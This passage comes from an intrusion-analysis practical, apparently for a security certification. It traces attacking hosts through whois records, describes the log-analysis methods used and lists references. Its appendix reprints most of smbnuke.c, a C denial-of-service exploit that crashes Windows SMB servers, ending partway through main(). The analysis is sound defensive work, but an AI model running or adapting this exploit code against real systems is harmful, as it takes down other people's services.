This machine was one of the few IIS web servers that as attacked by several machines but was never compromised. The machine is still serving web pages, unlike most of the other machines that were attacked. I would like to have him explain to others on the network how to secure their machines to prevent further outbreaks.

2. 194.98.189.139 --->

OrgName: RIPE Network Coordination Centre
OrgID: RIPE

NetRange: 194.0.0.0 - 194.255.255.255
CIDR: 194.0.0.0/8
NetName: RIPE-CBLK2
NetHandle: NET-194-0-0-0-1
Parent:
NetType: Allocated to RIPE NCC
NameServer: NS.RIPE.NET
NameServer: AUTH03.NS.UU.NET
NameServer: NS2.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: MUNNARI.OZ.AU
NameServer: NS.APNIC.NET
Comment: These addresses have been further assigned to users in
            the RIPE NCC region. Contact information can be found in
            the RIPE database at whois.ripe.net

RegDate: 1993-07-21
Updated: 2002-09-11

OrgTechHandle: RIPE-NCC-ARIN
OrgTechName: Reseaux IP European Network Co-ordination Centre S
OrgTechPhone: +31 20 535 4444
OrgTechEmail: nicdb@ripe.net

This machine did an RPC scan of the ENTIRE 130.85.*.* subnet.

3. 80.137.90.34 -->

OrgName: RIPE Network Coordination Centre
OrgID: RIPE

NetRange: 80.0.0.0 - 80.255.255.255
CIDR: 80.0.0.0/8
NetName: 80-RIPE
NetHandle: NET-80-0-0-0-1
Parent:
NetType: Allocated to RIPE NCC
NameServer: NS.RIPE.NET
NameServer: AUTH62.NS.UU.NET
NameServer: NS3.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: MUNNARI.OZ.AU
NameServer: NS.APNIC.NET
NameServer: SVC00.APNIC.NET
Comment: These addresses have been further assigned to users in
the RIPE NCC region. Contact information can be found in
the RIPE database at whois.ripe.net

RegDate:

Updated: 2002-09-11

OrgTechHandle: RIPE-NCC-ARIN
OrgTechName: Reseaux IP European Network Co-ordination Centre S
OrgTechPhone: +31 20 535 4444
OrgTechEmail: nicdb@ripe.net

This host was attacking several IIS servers. It is either infected with a Trojan or someone is running a kit scanning for vulnerable IIS servers. Either way, we should contact the owner of the machine. Since this was the second machine attacking us that was registered to RIPE, I looked up RIPE on the RIPE website (www.ripe.net/ripencc/about/): The RIPE Network Coordination Centre (RIPE NCC) is one of 3 Regional Internet Registries (RIR) which exist in the world today, providing allocation and registration services which support the operation of the Internet globally." Someone that registered with them is attacking us, we would see whom it is...

4. 216.228.171.81 --->

Bend Cable BENDCABLE (NET-216-228-160-0-1)
216.228.160.0 - 216.228.191.255
bend cable communications BCCI228-DOCSIS (NET-216-228-168-0-1)
216.228.168.0 - 216.228.172.255

A cable modem user. This guy was scanning for open SMB ports, as he enumerated through the network, generating multiple SMB wildcard alerts.

5. 24.138.61.171 ----->


OrgName: Access Cable Television
OrgID: ACCA


NetRange: 24.138.0.0 - 24.138.79.255

CIDR: 24.138.0.0/18, 24.138.64.0/20
NetName: ACCESS-BLK1
NetHandle: NET-24-138-0-0-1
Parent: NET-24-0-0-0-0
NetType: Direct Allocation
NameServer: EUROPA.ACCESSCABLE.NET
NameServer: PEGGY.ACCESSCABLE.NET
Comment:
RegDate: 1997-09-05
Updated: 2002-07-24

TechHandle: JP1495-ARIN
TechName: Potvin, Jeff
TechPhone: +1-902-469-9540
TechEmail: jpotvin@accesscable.com

Another cable modem user. This person was "trolling" for a web server to attack. What was most interesting about this guy is he would scan along every machine on the network looking for port 80 to be open on a host. When he found one, an immediate IIS Unicode attack would ensue. This is most likely not the work of a Trojan, unlike most of the detects that were made, but an active scanning effort. This activity can be seen best by a link graph, where forward unbroken arrows represent the attacker querying port 80 for a response, dashed arrows representing an answer to the query if the port is available (that we do not see since they do not trigger any snort rules.) and double lines representing an IIS Unicode attack in progress.





Analytical methods:

What follows is a tale of hardships and lessons learned. My methods for data analysis were as follows.

1. I first tried to run snortsnarf on all the log files. No such luck. The snortsnarf parser evidently was never meant to parse such large files. I Figured this out after memory locking my own personal workstation by setting too high a thread priority.

2. I then tried to load the information into a Sybase ASE database on a nearby server. This also failed on large queries due to space constraints on memory.

3. Finally, I compressed, then parsed the scans and alert files separately, to make the files easier for auxiliary scripts.

4. I then used the date treport2.pl script (Appendix C) to analyze the alert/date and scan/date relationships. These were then processed into Excel to make a graph. I also used fullcount.pl (Appendix C) to give me the Top Ten alert generators. I also wrote breakdown2 (Appendix C), which would breakdown each type of alert and give me counts as to how many times an attack was committed, how many unique sources committed it, and how many unique destinations were there. It would also lists the sources and destinations of each attack.

5. Finally, using vi, grep and the output of these files, I was able to narrow down trends that I saw in the time graphs as well as explain the top

talkers. By using grep and vi, I was able to discover many of the subtle details mentioned above.

6. I then tried to relax as I realized had I started with perl, I would have saved myself a lot of time. In addition, several of the scripts I saw in other practicals would have saved me considerable time had I tried parsing my data originally with their scripts.

REFERENCES:

Gary Smith. "GCIA Practical Assignment." GIAC Certified Intrusion Analysts URL:http://giac.org/practical/Gary_Smith_GCIA.doc(GCIA)

Matthew Richard. "GCIA Practical Assignment." GIAC Certified Intrusion Analysts URL: http://giac.org/practical/matthey_richard_gcia.doc (GCIA)

Alexander, Bryce. "Port 137 Scan." Intrusion Detection FAQ. May 10, 2000. URL: http://www.sans.org/newlook/resources/IDFAQ/port_137.htm (May 1, 2002).

Todd Beardsley. "GCIA Practical Assignment." GIAC Certified Intrusion Analysts URL:http://giac.org/practical/Todd_Beardsley_GCIA.doc (GCIA) 05/08/02.

Safka. "GCIA Practical Assignment." GIAC Certified Intrusion Analysts URL:http://giac.org/practical/safka_GCIA.doc (GCIA)

Edward Peck. "GCIA Practical Assignment." GIAC Certified Intrusion Analysts URL: http://giac.org/practical/Edward_Peck_GCIA.doc(GCIA)

Clifford Yugo. "GCIA Practical Assignment." GIAC Certified Intrusion Analysts URL: http://giac.org/practical/Cliffor_Yugoh_GCIA.doc(GCIA)05/08/01

Internet Storm Center. "Port Reports: 6257, URL:

http://isc.incidents.org/port_details.html?port=6257

RIPE Network Coordination Center, "About the RIPE Network Coordination Center," URL: http://www.ripe.net/ripencc/about/

Anonymous," IDS552 "IIS ISAPI OVERFLOW IDA" URL: http://www.whitehats.com/IDS/552

Dshield.org. "Port Report for 1433 - MS-SQL-S" URL: http://www.dshield.org/port_report.php?port=1433

Anonymous. "Basic Modem & Router Setup". URL: http://members.cox.net/tmmgame/router.htm

aGSM.net, "Tech Bits" URL: http://www.agsm.net/techbits.php

Steve Sobka. "[Shorewall-users] Problems with running a MOH server from the loc network and UDP traffic" URL: http://mail.shorewall.net/pipermail/shorewall-users/2002-June/001645.html-(06/20/2002)

JimiThIng. "Configure Zone Alarm to allow Blubster Connection" URL: http://forums.blubster.net/showthread.php?s=e5be7c09008f9f7966e8799e63871203&threadid=16
(10/02/02)

Kad Redal. " Interview de Pablo Soto (Blubster) " URL: http://www.ratiatum.com/dossier.php?dossier=22&page=2(06/10/02)

Anonymous. "Private Network Addresses" URK: http://www.tainet.net/chinese/powerbook/Tcp_ip1_TAINET/tsld023.htm

Farm9.com. "Nimda Worm Info". URL: http://farm9.com/content/0918worm

Anonymous. "IDS148/TFTP_TFTP write" URL: http://www.digitaltrust.it/arachnids/IDS148/event.html

Thorsten Sideb0ard. "Britney's Guide to Hacking NT in 5 Easy Steps" URL: http://www.sugoi.org/bits/index.php?bit_id=28

Beyond Security Ltd. "Additional details about the IIS remote execution vulnerability" URL: http://www.securiteam.com/exploits/Additional_details_about_the_IIS_remote_execution_vulnerability.html (10/27/2000)

Jeff Carpenter, Chad Dougherty, Shawn Hernan, "CERT® Advisory CA-2001-20 Continuing Threats to Home Users" URL: http://www.cert.org/advisories/CA-2001-20.html(07/23/2001)

APPENDIX A

```
/*
 *   smbnuke.c -- Windows SMB Nuker (DoS) - Proof of concept
 *   Copyright (C) 2002  Frederic Deletang (df@phear.org)
 *
 *   This program is free software; you can redistribute it and/or
 *   modify it under the terms of the GNU General Public License
 *   as published by the Free Software Foundation; either version 2 of
 *   the License or (at your option) any later version.
 *
 *   This program is distributed in the hope that it will be
 *   useful, but WITHOUT ANY WARRANTY; without even the implied warranty
 *   of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See
the
 *   GNU General Public License for more details.
 *
 *   You should have received a copy of the GNU General Public License
```

```
 *   along with this program; if not, write to the Free Software
 *   Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307
 *   USA
 */

/* NOTE:
 * Compile this program using only GCC and no other compilers
 * (except if you think this one supports the __attribute__ (( packed )) attribute)
 * This program might not work on big-endian systems.
 * It has been successfully tested from the following plateforms:
 *       - Linux 2.4.18 / i686
 *       - FreeBSD 4.6.1-RELEASE-p10 / i386
 * Don't bother me if you can't get it to compile or work on Solaris using the
SunWS compiler.
 *
 * Another thing: The word counts are hardcoded, careful if you hack the
sources.
 */

/* Copyright notice:
 * some parts of this source (only two functions, name_len and name_mangle)
 * has been taken from libsmb.  The rest, especially the structures has
 * been written by me.
 */

#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <fcntl.h>
#include <stdlib.h>
#include <ctype.h>
#include <assert.h>
#include <string.h>
#include <errno.h>
```

```
#include <time.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <sys/time.h>

#define SESSION_REQUEST 0x81

#define SESSION_MESSAGE 0x00

#define SMB_NEGOTIATE_PROTOCOL 0x72
#define SMB_SESSION_SETUP_ANDX 0x73
#define SMB_TREE_CONNECT_ANDX 0x75
#define SMB_COM_TRANSACTION 0x25

#define bswap16(x) \
        ((((x) >> 8) & 0xff) | (((x) & 0xff) << 8))

typedef struct
{
  unsigned char server_component[4];
  unsigned char command;
  unsigned char error_class;
  unsigned char reserved1;
  uint16_t error_code;
  uint8_t flags;
  uint16_t flags2;
  unsigned char reserved2[12];
  uint16_t tree_id;
  uint16_t proc_id;
  uint16_t user_id;
  uint16_t mpex_id;
}
__attribute__ ((packed)) smb_header;

typedef struct
```

```
{
  unsigned char type;
  unsigned char flags;
  unsigned short length;
  unsigned char called[34];
  unsigned char calling[34];
}
__attribute__ ((packed)) nbt_packet;

typedef struct
{
  /* wct: word count */
  uint8_t wct;
  unsigned char andx_command;
  unsigned char reserved1;
  uint16_t andx_offset;
  uint16_t max_buffer;
  uint16_t max_mpx_count;
  uint16_t vc_number;
  uint32_t session_key;
  uint16_t ANSI_pwlen;
  uint16_t UNI_pwlen;
  unsigned char reserved2[4];
  uint32_t capabilities;
  /* bcc: byte count */
  uint16_t bcc;
}
__attribute__ ((packed)) session_setup_andx_request;

typedef struct
{
  /* wct: word count */
  uint8_t wct;
  unsigned char andx_command;
  unsigned char reserved1;
  uint16_t andx_offset;
```

```
  uint16_t flags;
  uint16_t pwlen;
  uint16_t bcc;
}
__attribute__ ((packed)) tree_connect_andx_request;

typedef struct
{
  /* wct: word count */
  uint8_t wct;
  uint16_t total_param_cnt;
  uint16_t total_data_cnt;
  uint16_t max_param_cnt;
  uint16_t max_data_cnt;
  uint8_t max_setup_cnt;
  unsigned char reserved1;
  uint16_t flags;
  uint32_t timeout;
  uint16_t reserved2;
  uint16_t param_cnt;
  uint16_t param_offset;
  uint16_t data_cnt;
  uint16_t data_offset;
  uint8_t setup_count;
  uint8_t reserved3;
  /* bcc: byte count */
  uint16_t bcc;
}
__attribute__ ((packed)) transaction_request;

typedef struct
{
  uint16_t function_code;
  unsigned char param_descriptor[6];
  unsigned char return_descriptor[7];
  uint16_t detail_level;
```

```
  uint16_t recv_buffer_len;
}
__attribute__ ((packed)) parameters;


typedef struct
{
  uint8_t format;
  unsigned char *name;
}
t_dialects;

t_dialects dialects[] = {
  {2, "PC NETWORK PROGRAM 1.0"},
  {2, "MICROSOFT NETWORKS 1.03"},
  {2, "MICROSOFT NETWORKS 3.0"},
  {2, "LANMAN1.0"},
  {2, "LM1.2X002"},
  {2, "Samba"},
  {2, "NT LM 0.12"},
  {2, "NT LANMAN 1.0"},
  {0, NULL}
};

enum
{
  STATE_REQUESTING_SESSION_SETUP = 1,
  STATE_NEGOTIATING_PROTOCOL,
  STATE_REQUESTING_SESSION_SETUP_ANDX,
  STATE_REQUESTING_TREE_CONNECT_ANDX,
  STATE_REQUESTING_TRANSACTION
}
status;

const unsigned char *global_scope = NULL;
```

```
/***************************************************************************
 * return the total storage length of a mangled name - from smbclient
 *
 ***************************************************************************/

int
name_len (char *s1)
{
  /* NOTE: this argument _must_ be unsigned */
  unsigned char *s = (unsigned char *) s1;
  int len;

  /* If the two high bits of the byte are set, return 2. */
  if (0xC0 == (*s & 0xC0))
    return (2);

  /* Add up the length bytes. */
  for (len = 1; (*s); s += (*s) + 1)
    {
      len += *s + 1;
      assert (len < 80);
    }

  return (len);
}                               /* name_len */


/***************************************************************************
 * mangle a name into netbios format - from smbclient
 *  Note:  <Out> must be (33 + strlen(scope) + 2) bytes long, at minimum.
 *
 ***************************************************************************/

int
name_mangle (char *In, char *Out, char name_type)
{
```

```
int i;
int c;
int len;
char buf[20];
char *p = Out;

/* Safely copy the input string, In, into buf[]. */
(void) memset (buf, 0, 20);
if (strcmp (In, "*") == 0)
  buf[0] = '*';
else
  (void) snprintf (buf, sizeof (buf) - 1, "%-15.15s%c", In, name_type);

/* Place the length of the first field into the output buffer. */
p[0] = 32;
p++;

/* Now convert the name to the rfc1001/1002 format. */
for (i = 0; i < 16; i++)
  {
    c = toupper (buf[i]);
    p[i * 2] = ((c >> 4) & 0x000F) + 'A';
    p[(i * 2) + 1] = (c & 0x000F) + 'A';
  }
p += 32;
p[0] = '\0';

/* Add the scope string. */
for (i = 0, len = 0; NULL != global_scope; i++, len++)
  {
    switch (global_scope[i])
      {
      case '\0':
        p[0] = len;
        if (len > 0)
          p[len + 1] = 0;
```

```
        return (name_len (Out));
      case '.':
        p[0] = len;
        p += (len + 1);
        len = -1;
        break;
      default:
        p[len + 1] = global_scope[i];
        break;
      }
    }

  return (name_len (Out));

}

int
tcp_connect (const char *rhost, unsigned short port)
{
  struct sockaddr_in dest;
  struct hostent *host;
  int fd;

  host = gethostbyname (rhost);
  if (host == NULL)
    {
      fprintf (stderr, "Could not resolve host: %s\n", rhost);
      return -1;
    }

  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = *(long *) (host->h_addr);
  dest.sin_port = htons (port);

  fd = socket (AF_INET, SOCK_STREAM, 0);
```

```
  if (connect (fd, (struct sockaddr *) &dest, sizeof (dest)) < 0)
    {
      fprintf (stderr, "Could not connect to %s:%d - %s\n", rhost, port,
               strerror (errno));
      return -1;
    }

  return fd;
}

void
build_smb_header (smb_header * hdr, uint8_t command, uint8_t flags,
                  uint16_t flags2, uint16_t tree_id, uint16_t proc_id,
                  uint16_t user_id, uint16_t mpex_id)
{
  memset (hdr, 0, sizeof (smb_header));

  /* SMB Header MAGIC. */
  hdr->server_component[0] = 0xff;
  hdr->server_component[1] = 'S';
  hdr->server_component[2] = 'M';
  hdr->server_component[3] = 'B';

  hdr->command = command;

  hdr->flags = flags;
  hdr->flags2 = flags2;

  hdr->tree_id = tree_id;
  hdr->proc_id = proc_id;
  hdr->user_id = user_id;
  hdr->mpex_id = mpex_id;
}

unsigned char *
push_string (unsigned char *stack, unsigned char *string)
```

```
{
  strcpy (stack, string);
  return stack + strlen (stack) + 1;
}

void
request_session_setup (int fd, char *netbios_name)
{
  nbt_packet pkt;

  pkt.type = SESSION_REQUEST;
  pkt.flags = 0x00;
  pkt.length = bswap16 (sizeof (nbt_packet));
  name_mangle (netbios_name, pkt.called, 0x20);
  name_mangle ("", pkt.calling, 0x00);
  write (fd, &pkt, sizeof (nbt_packet));

}

void
negotiate_protocol (unsigned char *buffer, int fd)
{
  smb_header hdr;
  unsigned char *p;
  uint16_t proc_id, mpex_id;
  int i;

  proc_id = (uint16_t) rand ();
  mpex_id = (uint16_t) rand ();

  buffer[0] = SESSION_MESSAGE;
  buffer[1] = 0x0;

  build_smb_header (&hdr, SMB_NEGOTIATE_PROTOCOL, 0, 0, 0, proc_id, 0,
                  mpex_id);
```

```
  memcpy (buffer + 4, &hdr, sizeof (smb_header));

  p = buffer + 4 + sizeof (smb_header) + 3;

  for (i = 0; dialects[i].name != NULL; i++)
   {
     *p = dialects[i].format;
     strcpy (p + 1, dialects[i].name);
     p += strlen (dialects[i].name) + 2;
   }

  /* Set the word count */
  *(uint8_t *) (buffer + 4 + sizeof (smb_header)) = 0;

  /* Set the byte count */
  *(uint16_t *) (buffer + 4 + sizeof (smb_header) + 1) =
   (uint16_t) (p - buffer - 4 - sizeof (smb_header) - 3);

  *(uint16_t *) (buffer + 2) = bswap16 ((uint16_t) (p - buffer - 4));

  write (fd, buffer, p - buffer);

}

void
request_session_setup_andx (unsigned char *buffer, int fd)
{
  smb_header hdr;
  session_setup_andx_request ssar;
  uint16_t proc_id, mpex_id;
  unsigned char *p;

  proc_id = (uint16_t) rand ();
  mpex_id = (uint16_t) rand ();

  build_smb_header (&hdr, SMB_SESSION_SETUP_ANDX, 0x08, 0x0001, 0,
```

```
proc_id, 0,
                    mpex_id);

  buffer[0] = SESSION_MESSAGE;
  buffer[1] = 0x0;

  memcpy (buffer + 4, &hdr, sizeof (smb_header));

  p = buffer + 4 + sizeof (smb_header);

  memset (&ssar, 0, sizeof (session_setup_andx_request));
  ssar.wct = 13;
  ssar.andx_command = 0xff;     /* No further commands */
  ssar.max_buffer = 65535;
  ssar.max_mpx_count = 2;
  ssar.vc_number = 1025;

  ssar.ANSI_pwlen = 1;

  p = buffer + 4 + sizeof (smb_header) + sizeof (session_setup_andx_request);

  /* Ansi password */
  p = push_string (p, "");

  /* Account */
  p = push_string (p, "");

  /* Primary domain */
  p = push_string (p, "WORKGROUP");

  /* Native OS */
  p = push_string (p, "Unix");

  /* Native Lan Manager */
  p = push_string (p, "Samba");
```

```
  ssar.bcc =
    p - buffer - 4 - sizeof (smb_header) -
    sizeof (session_setup_andx_request);

  memcpy (buffer + 4 + sizeof (smb_header), &ssar,
          sizeof (session_setup_andx_request));

  /* Another byte count */
  *(uint16_t *) (buffer + 2) =
    bswap16 ((uint16_t)
             (sizeof (session_setup_andx_request) + sizeof (smb_header) +
              ssar.bcc));

  write (fd, buffer,
         sizeof (session_setup_andx_request) + sizeof (smb_header) + 4 +
         ssar.bcc);
}

void
request_tree_connect_andx (unsigned char *buffer, int fd,
                           const char *netbios_name)
{
  smb_header hdr;
  tree_connect_andx_request tcar;
  uint16_t proc_id, user_id;
  unsigned char *p, *q;

  proc_id = (uint16_t) rand ();
  user_id = ((smb_header *) (buffer + 4))->user_id;

  build_smb_header (&hdr, SMB_TREE_CONNECT_ANDX, 0x18, 0x2001, 0,
proc_id,
                    user_id, 0);

  buffer[0] = SESSION_MESSAGE;
  buffer[1] = 0x0;
```

```
memcpy (buffer + 4, &hdr, sizeof (smb_header));

memset (&tcar, 0, sizeof (tree_connect_andx_request));

tcar.wct = 4;
tcar.andx_command = 0xff;     /* No further commands */
tcar.pwlen = 1;

p = buffer + 4 + sizeof (smb_header) + sizeof (tree_connect_andx_request);

/* Password */
p = push_string (p, "");

/* Path */
q = malloc (8 + strlen (netbios_name));

sprintf (q, "\\\\%s\\IPC$", netbios_name);
p = push_string (p, q);

free (q);

/* Service */
p = push_string (p, "IPC");

tcar.bcc =
  p - buffer - 4 - sizeof (smb_header) - sizeof (tree_connect_andx_request);

memcpy (buffer + 4 + sizeof (smb_header), &tcar,
        sizeof (tree_connect_andx_request));

/* Another byte count */
*(uint16_t *) (buffer + 2) =
  bswap16 ((uint16_t)
          (sizeof (tree_connect_andx_request) + sizeof (smb_header) +
           tcar.bcc));
```

```
  write (fd, buffer,
         sizeof (tree_connect_andx_request) + sizeof (smb_header) + 4 +
         tcar.bcc);
}

void
request_transaction (unsigned char *buffer, int fd)
{
  smb_header hdr;
  transaction_request transaction;
  parameters params;
  uint16_t proc_id, tree_id, user_id;
  unsigned char *p;

  proc_id = (uint16_t) rand ();
  tree_id = ((smb_header *) (buffer + 4))->tree_id;
  user_id = ((smb_header *) (buffer + 4))->user_id;

  build_smb_header (&hdr, SMB_COM_TRANSACTION, 0, 0, tree_id, proc_id,
                    user_id, 0);

  buffer[0] = SESSION_MESSAGE;
  buffer[1] = 0x0;

  memcpy (buffer + 4, &hdr, sizeof (smb_header));

  memset (&transaction, 0, sizeof (transaction_request));

  transaction.wct = 14;
  transaction.total_param_cnt = 19; /* Total lenght of parameters */
  transaction.param_cnt = 19; /* Lenght of parameter */

  p = buffer + 4 + sizeof (smb_header) + sizeof (transaction_request);

  /* Transaction name */
```

```
  p = push_string (p, "\\PIPE\\LANMAN");

  transaction.param_offset = p - buffer - 4;

  params.function_code = (uint16_t) 0x68;       /* NetServerEnum2 */
  strcpy (params.param_descriptor, "WrLeh");    /* RAP_NetGroupEnum_REQ  */
  strcpy (params.return_descriptor, "B13BWz");  /* RAP_SHARE_INFO_L1 */
  params.detail_level = 1;
  params.recv_buffer_len = 50000;

  memcpy (p, &params, sizeof (parameters));

  p += transaction.param_cnt;

  transaction.data_offset = p - buffer - 4;

  transaction.bcc =
    p - buffer - 4 - sizeof (smb_header) - sizeof (transaction_request);

  memcpy (buffer + 4 + sizeof (smb_header), &transaction,
          sizeof (transaction_request));

  /* Another byte count */
  *(uint16_t *) (buffer + 2) =
    bswap16 ((uint16_t)
             (sizeof (transaction_request) + sizeof (smb_header) +
              transaction.bcc));

  write (fd, buffer,
         sizeof (transaction_request) + sizeof (smb_header) + 4 +
         transaction.bcc);
}

typedef struct
{
  uint16_t transaction_id;
```

```
  uint16_t flags;
  uint16_t questions;
  uint16_t answerRRs;
  uint16_t authorityRRs;
  uint16_t additionalRRs;

  unsigned char query[32];
  uint16_t name;
  uint16_t type;
  uint16_t class;
}
__attribute__ ((packed)) nbt_name_query;

typedef struct
{
  nbt_name_query answer;
  uint32_t ttl;
  uint16_t datalen;
  uint8_t names;
}
__attribute__ ((packed)) nbt_name_query_answer;

char *
list_netbios_names (unsigned char *buffer, size_t size, const char *rhost,
                    unsigned short port, unsigned int timeout)
{
  nbt_name_query query;
  struct sockaddr_in dest;
  struct hostent *host;
  int fd, i;

  fd_set rfds;
  struct timeval tv;

  printf ("Trying to list netbios names on %s\n", rhost);
```

```
host = gethostbyname (rhost);
if (host == NULL)
  {
    fprintf (stderr, "Could not resolve host: %s\n", rhost);
    return NULL;
  }

memset (&dest, 0, sizeof (struct sockaddr_in));

dest.sin_family = AF_INET;
dest.sin_addr.s_addr = *(long *) (host->h_addr);
dest.sin_port = htons (port);

if ((fd = socket (AF_INET, SOCK_DGRAM, 0)) < 0)
  {
    fprintf (stderr, "Could not setup the UDP socket: %s\n",
             strerror (errno));
    return NULL;
  }

memset (&query, 0, sizeof (nbt_name_query));

query.transaction_id = (uint16_t) bswap16 (0x1e);     //rand();
query.flags = bswap16 (0x0010);
query.questions = bswap16 (1);

name_mangle ("*", query.query, 0);
query.type = bswap16 (0x21);
query.class = bswap16 (0x01);

if (sendto
    (fd, &query, sizeof (nbt_name_query), 0, (struct sockaddr *) &dest,
     sizeof (struct sockaddr_in)) != sizeof (nbt_name_query))
  {
    fprintf (stderr, "Could not send UDP packet: %s\n", strerror (errno));
    return NULL;
```

```
    }

  /* Now, wait for an answer -- add a timeout to 10 seconds */

  FD_ZERO (&rfds);
  FD_SET (fd, &rfds);

  tv.tv_sec = timeout;
  tv.tv_usec = 0;

  if (!select (fd + 1, &rfds, NULL, NULL, &tv))
    {
      fprintf (stderr,
               "The udp read has reached the timeout - try setting the netbios name
manually - exiting...\n");
      return NULL;
    }

  recvfrom (fd, buffer, size, 0, NULL, NULL);

  for (i = 0; i < ((nbt_name_query_answer *) buffer)->names; i++)
    if ((uint8_t) * (buffer + sizeof (nbt_name_query_answer) + 18 * i + 15) ==
        0x20)
      return buffer + sizeof (nbt_name_query_answer) + 18 * i;

  printf ("No netbios name available for use - you probably won't be able to crash
this host\n");
  printf ("However, you can try setting one manually\n");

  return NULL;
}

char *
extract_name (const char *name)
{
  int i;
```

```
  char *p = malloc(14);

  for (i = 0; i < 14; i++)
    if (name[i] == ' ')
      break;
     else
      p[i] = name[i];

  p[i] = '\0';

  return p;
}

void
print_banner (void)
{
  printf ("Windows SMB Nuker (DoS) - Proof of concept - CVE CAN-2002-
0724\n");
  printf ("Copyright 2002 - Frederic Deletang (df@phear.org) - 28/08/2002\n\n");
}

int
is_smb_header (const unsigned char *buffer, int len)
{
  if (len < sizeof (smb_header))
    return 0;

  if (buffer[0] == 0xff && buffer[1] == 'S' && buffer[2] == 'M'
      && buffer[3] == 'B')
    return 1;
  else
    return 0;
}

int
main (int argc, char **argv)
```

```
{
  int fd, r, i, c;
  unsigned char buffer[1024 * 4];       /* Enough. */
  char *hostname = NULL, *name = NULL;

  unsigned int showhelp = 0;

  unsigned int packets = 10;
  unsigned int state;

  unsigned int udp_timeout = 10;
  unsigned int tcp_timeout = 10;

  unsigned short netbios_ssn_port = 139;
  unsigned short netbios_ns_port = 137;

  fd_set rfds;
  struct timeval tv;

  srand (time (NULL));

  print_banner ();

  while ((c = getopt (argc, argv, "N:n:p:P:t:T:h")) != -1)
    {
      switch (c)
        {
        case 'N':
          name = optarg;
          break;
        case 'n':
          packets = atoi (optarg);
          break;
        case 'p':
          netbios_ns_port = atoi (optarg);
          break;
```

```
        case 'P':
          netbios_ssn_port = atoi (optarg);
          break;
        case 't':
          udp_timeout = atoi (optarg);
          break;
        case 'T':
          tcp_timeout = atoi (optarg);
          break;
        case 'h':
        default:
          showhelp = 1;
          break;
        }
    }

  if (optind < argc)
        hostname = argv[optind++];

  if (showhelp || hostname == NULL)
    {
      printf ("Usage: %s [options] hostname/ip...\n", argv[0]);
      printf
        ("   -N [netbios-name]        Netbios Name (default: ask the remote host)\n");
      printf
        ("   -n [packets]             Number of crafted packets to send (default: %d)\n",
         packets);
      printf
        ("   -p [netbios-ns port]      UDP Port to query (default: %d)\n",
         netbios_ns_port);
      printf
        ("   -P [netbios-ssn port]     TCP Port to query (default: %d)\n",
         netbios_ssn_port);
      printf
        ("   -t [udp-timeout]          Timeout to wait for receive on UDP ports (default:
%d)\n",
```

```
        udp_timeout);
      printf
        ("   -T [tcp-timeout]          Timeout to wait for receive on TCP ports (default:
%d\n",
        tcp_timeout);
      printf ("\n");
      printf ("Known vulnerable systems: \n");
      printf ("    - Windows NT 4.0 Workstation/Server\n");
      printf ("    - Windows 2000 Professional/Advanced Server\n");
      printf ("    - Windows XP Professional/Home edition\n\n");
      exit (1);
    }

  if (!name
      && (name =
        list_netbios_names (buffer, sizeof (buffer), hostname,
                            netbios_ns_port, udp_timeout)) == NULL)
    exit (1);
  else
    name = extract_name (name);

  printf ("Using netbios name: %s\n", name);

  printf ("Connecting to remote host (%s:%d)...\n", hostname,
        netbios_ssn_port);

  fd = tcp_connect (hostname, netbios_ssn_port);

  if (fd == -1)
    exit (1);


  FD_ZERO (&rfds);
  FD_SET (fd, &rfds);

  tv.tv_sec = tcp_timeout;
```

